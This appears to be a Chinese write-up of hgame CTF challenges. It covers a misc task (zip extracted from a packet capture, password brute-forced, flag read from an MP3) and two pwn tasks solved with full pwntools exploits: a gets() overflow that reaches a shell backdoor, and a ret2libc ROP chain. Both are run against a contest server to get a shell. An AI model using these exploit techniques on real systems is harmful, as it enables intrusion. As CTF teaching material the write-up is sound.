
题目描述：

> “这是一个，E99p1ant和ObjectNotFound之间发生的故事。”
> “事情，还要从一个风和日丽的下午说起。ObjectNotFound正听着网易云每日推荐...”


从题目名称和题目描述中可以看出，这题和网易云音乐肯定脱不了关系

先下载题目给的`zip`包，解压之后是一个`Wireshark`的抓取文件`Capture1.pcapng`


用`Wireshark`打开，分析流量包（~~最后发现一个大宝贝~~



其中一个`TCP流`告诉我们传输了一个`zip压缩包`，把这个压缩包保存下来得到`song.zip`




里面有一个`mp3`文件，和一段注释`密码为6位数字`（~~你怎么那么短~~，直接用`ARCHPR`爆破即可



仅仅一分钟就得到密钥`759371`，用密钥解开压缩包，得到文件`I Love Mondays.mp3`

(这首歌真的蛮好听的我听了整整一天

用`Adobe Audition`打开音频，直接看到`flag`



`flag: hgame{I_love_EDM233}`

{Pwn}

Hard_AAAAA

拿到题目给的文件先`checksec`看看保护，发现`canary`和`NX`都开了

不管它，先用`r2`看看是什么

```
→ kali r2 Hard_AAAAA
[0x08048480]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (aaft)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x08048480]> afl
0x080483b4    3 35           sym._init
0x080483f0    1 6            sym.imp.setbuf
0x08048400    1 6            sym.imp.gets
0x08048410    1 6            sym.imp.memcmp
0x08048420    1 6            sym.imp.alarm
0x08048430    1 6            sym.imp.__stack_chk_fail
0x08048440    1 6            sym.imp.puts
0x08048450    1 6            sym.imp.system
0x08048460    1 6            sym.imp.__libc_start_main
0x08048470    1 6            sub.__gmon_start_8048470
0x08048480    1 33           entry0
0x080484b0    1 4            sym.__x86.get_pc_thunk.bx
0x080484c0    4 43           sym.deregister_tm_clones
0x080484f0    4 53           sym.register_tm_clones
0x08048530    3 30           sym.__do_global_dtors_aux
0x08048550    4 43   -> 40    entry.init0
0x0804857b    5 187          main
0x08048636    1 25           sym.backdoor
0x08048650    4 93           sym.__libc_csu_init
0x080486b0    1 2            sym.__libc_csu_fini
0x080486b4    1 20           sym._fini
[0x08048480]>
```

发现了存在`gets`函数，还存在一个`backdoor`函数，查看之后发现`backdoor`就是执行了`system("/bin/sh")`命令，也就是说我们只要让`backdoor`函数执行就可以`getshell`了

分析过`main`函数之后发现`backdoor`执行的条件是`memcmp`函数判断某两个字符串相等，`gdb`调试一下

发现`memcmp`比较的位置是`0x80486e0`和`0xffffd0b7`

```
   0x8048600 <main+133>:        push   0x80486e0
=> 0x8048605 <main+138>:        call   0x8048410 <memcmp@plt>
   0x804860a <main+143>:        add    esp,0x10
   0x804860d <main+146>:        test   eax,eax
   0x804860f <main+148>:        jne    0x8048616 <main+155>
   0x8048611 <main+150>:        call   0x8048636 <backdoor>
Guessed arguments:
arg[0]: 0x80486e0 ("0O0o")
arg[1]: 0xffffd0b7 --> 0x0
arg[2]: 0x7
[----------------------------------stack-------------------------
0000| 0xffffd020 --> 0x80486e0 ("0O0o")
0004| 0xffffd024 --> 0xffffd0b7 --> 0x0
0008| 0xffffd028 --> 0x7
0012| 0xffffd02c --> 0xf7fb0000 --> 0x1e8d6c
0016| 0xffffd030 --> 0xffffd27c --> 0x0
0020| 0xffffd034 --> 0xf63d4e2e
0024| 0xffffd038 --> 0xf7ffdafc --> 0xf7ffdaa0 --> 0xf7fcd3e0 --> 0x
0028| 0xffffd03c --> 0x616161 ('aaa')
[----------------------------------------------------------------
Legend: code, data, rodata, value
0x08048605 in main ()
gdb-peda$
```

但是位于`0x80486e0`位置的字符串只有`4`位，而`memcmp`函数比较的长度是`7`位，所以我们看看`0x80486e0`后面的`7`个字符是什么

```
0016| 0xffffd030 --> 0xffffd27c --> 0x0
0020| 0xffffd034 --> 0xf63d4e2e
0024| 0xffffd038 --> 0xf7ffdafc --> 0xf7ffdaa0 --> 0xf7fcd3e0 --> 0xf7ffd940 --> 0x0
0028| 0xffffd03c --> 0x616161 ('aaa')
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048605 in main ()
gdb-peda$ x/10bs 0x80486e0
0x80486e0:      "0O0o"
0x80486e5:      "O0"
0x80486e8:      "/bin/sh"
0x80486f0:      "\001\033\003;0"
0x80486f6:      ""
0x80486f7:      ""
0x80486f8:      "\005"
0x80486fa:      ""
0x80486fb:      ""
0x80486fc:      "\360\374\377\377L"
gdb-peda$
```

发现存放的`7`个字符是`"0O0o\0O0"`，这个地方有一个`"\0"`是最难发现的

然后看看`gets`的数据存放到哪里了，可以看到是存放在了`0xffffd03c`这个位置

```
   0x80485df <main+100>:        sub    esp,0xc
   0x80485e2 <main+103>:        lea    eax,[ebp-0xac]
   0x80485e8 <main+109>:        push   eax
=> 0x80485e9 <main+110>:        call   0x8048400 <gets@plt>
   0x80485ee <main+115>:        add    esp,0x10
   0x80485f1 <main+118>:        lea    eax,[ebp-0xac]
   0x80485f7 <main+124>:        add    eax,0x7b
   0x80485fa <main+127>:        sub    esp,0x4
Guessed arguments:
arg[0]: 0xffffd03c --> 0x0
[------------------------------------stack-------------------------------------]
0000| 0xffffd020 --> 0xffffd03c --> 0x0
0004| 0xffffd024 --> 0x0
0008| 0xffffd028 --> 0x1fff
0012| 0xffffd02c --> 0xf7fb0000 --> 0x1e8d6c
0016| 0xffffd030 --> 0xffffd27c --> 0x0
0020| 0xffffd034 --> 0xf63d4e2e
0024| 0xffffd038 --> 0xf7ffdafc --> 0xf7ffdaa0 --> 0xf7fcd3e0 --> 0xf7ffd940 --> 0x0
0028| 0xffffd03c --> 0x0
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080485e9 in main ()
gdb-peda$
```

那么到这里就比较明了了，在`gets`函数时造成溢出，用`"0O0o\0O0"`字串盖掉原本`0xffffd0b7`所存放的数据，这样子`memcmp`函数就会认为在`0x80486e0`和`0xffffd0b7`两个字串相等，就会执行`backdoor`函数，`offset`的大小就是`0xffffd0b7 - 0xffffd03c`，最终`exp`如下

```python
from pwn import *
sh = remote("47.103.214.163", 20000)
# sh = process("./Hard_AAAAA")

offset = 0xffffd0b7 - 0xffffd03c
payload = b'a' * offset + b'0O0o\0O0'

s = sh.recvuntil('!')
print("recv : " + s.decode())

sh.sendline(payload)
sh.interactive()
```

执行后就可以`getshell`，`ls`查看目录文件，`cat flag`得到`flag`

```
→ kali python exp1.py
[+] Opening connection to 47.103.214.163 on port 20000: Done
recv : Let's 0O0o\0O0!
[*] Switching to interactive mode

$ ls
Hard_AAAAA
bin
dev
flag
lib
lib32
lib64
run.sh
$ cat flag
hgame{0OoO0oo0O0Oo}$ exit
[*] Got EOF while reading in interactive
$
```

`flag: hgame{0OoO0oo0O0Oo}`

ROP_LEVEL0

拿到题目给的文件之后先`checksec`看一下保护发现只开了`NX`，也就是说可以用简单的栈溢出来改变程序的走向，扔进`r2`看看

```
→ ROP_LEVEL0 checksec ROP_LEVEL0
[*] '/media/sw1tch/新加卷/CTF/kali/ROP_LEVEL0/ROP_LEVEL0'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
→ ROP_LEVEL0 r2 ROP_LEVEL0
[0x00400540]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (aaft)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00400540]> afl
0x004004b0    3 26           sym._init
0x004004e0    1 6            sym.imp.puts
0x004004f0    1 6            sym.imp.setbuf
0x00400500    1 6            sym.imp.read
0x00400510    1 6            sym.imp.__libc_start_main
0x00400520    1 6            sym.imp.open
0x00400530    1 6            sub.__gmon_start_400530
0x00400540    1 41           entry0
0x00400570    4 50   -> 41   sym.deregister_tm_clones
0x004005b0    4 58   -> 55   sym.register_tm_clones
0x004005f0    3 28           sym.__do_global_dtors_aux
0x00400610    4 38   -> 35   entry.init0
0x00400636    1 37           sym.vuln
0x0040065b    1 149          sym.main
0x004006f0    4 101          sym.__libc_csu_init
0x00400760    1 2            sym.__libc_csu_fini
0x00400764    1 9            sym._fini
[0x00400540]> s main
[0x0040065b]> VV
```

发现了存在`read`函数可以栈溢出，还存在`puts`函数可以暴露`libc`的地址，但是程序本身并没有`system`函数，也不存在`"/bin/sh"`字串，所以只能从`libc`中找来用，先用`ldd`看看`libc`，找到`libc.so.6`

```
[0x0040065b]> q
➜  ROP_LEVEL0 ldd ROP_LEVEL0
        linux-vdso.so.1 (0x00007fffa0baa000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f9eaf714000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f9eaf920000)
➜  ROP_LEVEL0
```

再用`ROPgadget`看看程序本身有没有`pop_rdi`可用，找到一个可用的`gadget`

```
➜  ROP_LEVEL0 ropgadget --binary ROP_LEVEL0 --only "pop|ret" | grep rdi
0x0000000000400753 : pop rdi ; ret
➜  ROP_LEVEL0
```

接下来的思路也就比较清晰了，首先用`read`函数的栈溢出漏洞覆盖函数的`ret`地址，通过`puts`函数暴露`libc`的基址，然后再填上`main`函数的地址使得程序可以重新运行，接着就可以通过`libc`本身的文件结构找到要用到的函数和字串，就可以`get shell`了，`offset`也很好找

```
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffde90 ('a' <repeats 46 times>, "\nxxx ./flag")
0008| 0x7fffffffde98 ('a' <repeats 38 times>, "\nxxx ./flag")
0016| 0x7fffffffdea0 ('a' <repeats 30 times>, "\nxxx ./flag")
0024| 0x7fffffffdea8 ('a' <repeats 22 times>, "\nxxx ./flag")
0032| 0x7fffffffdeb0 ('a' <repeats 14 times>, "\nxxx ./flag")
0040| 0x7fffffffdeb8 ("aaaaaa\nxxx ./flag")
0048| 0x7fffffffdec0 ("xx ./flag")
0056| 0x7fffffffdec8 --> 0x67 ('g')
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00000000004006ee in main ()
gdb-peda$
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7ffff7ed1272 (<__GI___libc_read+18>:     cmp    rax,0xfffffffffffff000)
RDX: 0x100
RSI: 0x7fffffffde90 ('a' <repeats 46 times>, "\nxxx ./flag")
RDI: 0x0
RBP: 0x4006f0 (<__libc_csu_init>:       push   r15)
RSP: 0x7fffffffdee8 --> 0x7ffff7de71e3 (<__libc_start_main+243>:        mov    edi,eax)
RIP: 0x4006ef (<main+148>:      ret)
R8 : 0x3a (':')
R9 : 0x7ffff7fe11f0 (endbr64)
```

```
   0x4006e4 <main+137>: call   0x400500 <read@plt>
   0x4006e9 <main+142>: mov    eax,0x0
   0x4006ee <main+147>: leave
=> 0x4006ef <main+148>: ret
   0x4006f0 <__libc_csu_init>:  push   r15
   0x4006f2 <__libc_csu_init+2>:        push   r14
   0x4006f4 <__libc_csu_init+4>:        mov    r15d,edi
   0x4006f7 <__libc_csu_init+7>:        push   r13
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffdee8 --> 0x7ffff7de71e3 (<__libc_start_main+243>:        mov    edi,eax)
0008| 0x7fffffffdef0 --> 0x0
0016| 0x7fffffffdef8 --> 0x7fffffffdfc8 --> 0x7fffffffe30a ("/media/sw1tch/新加卷/CTF/kali/ROP_LEVEL0/ROP_LEVEL0")
0024| 0x7fffffffdf00 --> 0x100000000
0032| 0x7fffffffdf08 --> 0x40065b (<main>:      push   rbp)
0040| 0x7fffffffdf10 --> 0x0
0048| 0x7fffffffdf18 --> 0x5cc5c5e09952d5b2
0056| 0x7fffffffdf20 --> 0x400540 (<_start>:    xor    ebp,ebp)
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00000000004006ef in main ()
gdb-peda$
```

可以轻易找到`ret`的地址和存放输入数据的地址，分别是`0x7fffffffdee8`和`0x7fffffffde90`，`offset`就是`0x7fffffffdee8 - 0x7fffffffde90`

最终的`exp`如下

```python
from pwn import *

elf = ELF("./ROP_LEVEL0")
libc = ELF("./libc.so.6")
# libc_start_main_got = elf.plt['__libc_start_main']
# print(libc_start_main_got)

main = elf.symbols['main']
# main = 0x40065b
pop_rdi = 0x400753

# sh = process("./ROP_LEVEL0")
sh = remote("47.103.214.163", 20003)

# raw_input()

offset = 0x7fffffffdee8 - 0x7fffffffde90
puts_addr = elf.got['puts']

payload1 = b'a' * offset + p64(pop_rdi) + p64(elf.got['puts'])
payload1 += p64(elf.plt['puts']) + p64(main)
# print(payload1)

sh.recvuntil(b'flag\n')
sh.sendline(payload1)

s = sh.recv(6)
# print(s)
puts_addr = u64(s + b'\x00\x00')

# print(hex(puts_addr))

base_addr = puts_addr - libc.symbols['puts']

# print(hex(base_addr))

system_addr = base_addr + libc.symbols['system']
# sh_offset = next(libc.search('/bin/sh')) - libc.symbols['system']
sh_addr = base_addr + next(libc.search(b'/bin/sh'))

# print(hex(sh_addr))

payload2 = b'a' * offset + p64(pop_rdi) + p64(sh_addr)
payload2 += p64(system_addr)

sh.recvuntil(b'flag\n')
sh.sendline(payload2)
# print(payload2)

sh.interactive()
```

执行后就可以`getshell`，`ls`查看目录文件，`cat flag`得到`flag`

```
➜  ROP_LEVEL0 python3 exp.py
[*] '/mnt/e/ctf/kali/ROP_LEVEL0/ROP_LEVEL0'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/mnt/e/ctf/kali/ROP_LEVEL0/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 47.103.214.163 on port 20003: Done
[*] Switching to interactive mode
$ ls
ROP_LEVEL0
bin
dev
flag
lib
lib32
lib64
run.sh
some_life_experience
$ cat flag
hgame{R0P_1s_H4cK3rs'_RoM4nC3}$
[*] Interrupted
➜  ROP_LEVEL0
```

`flag: hgame{ROP_1s_H4cK3rs'_RoM4nC3}`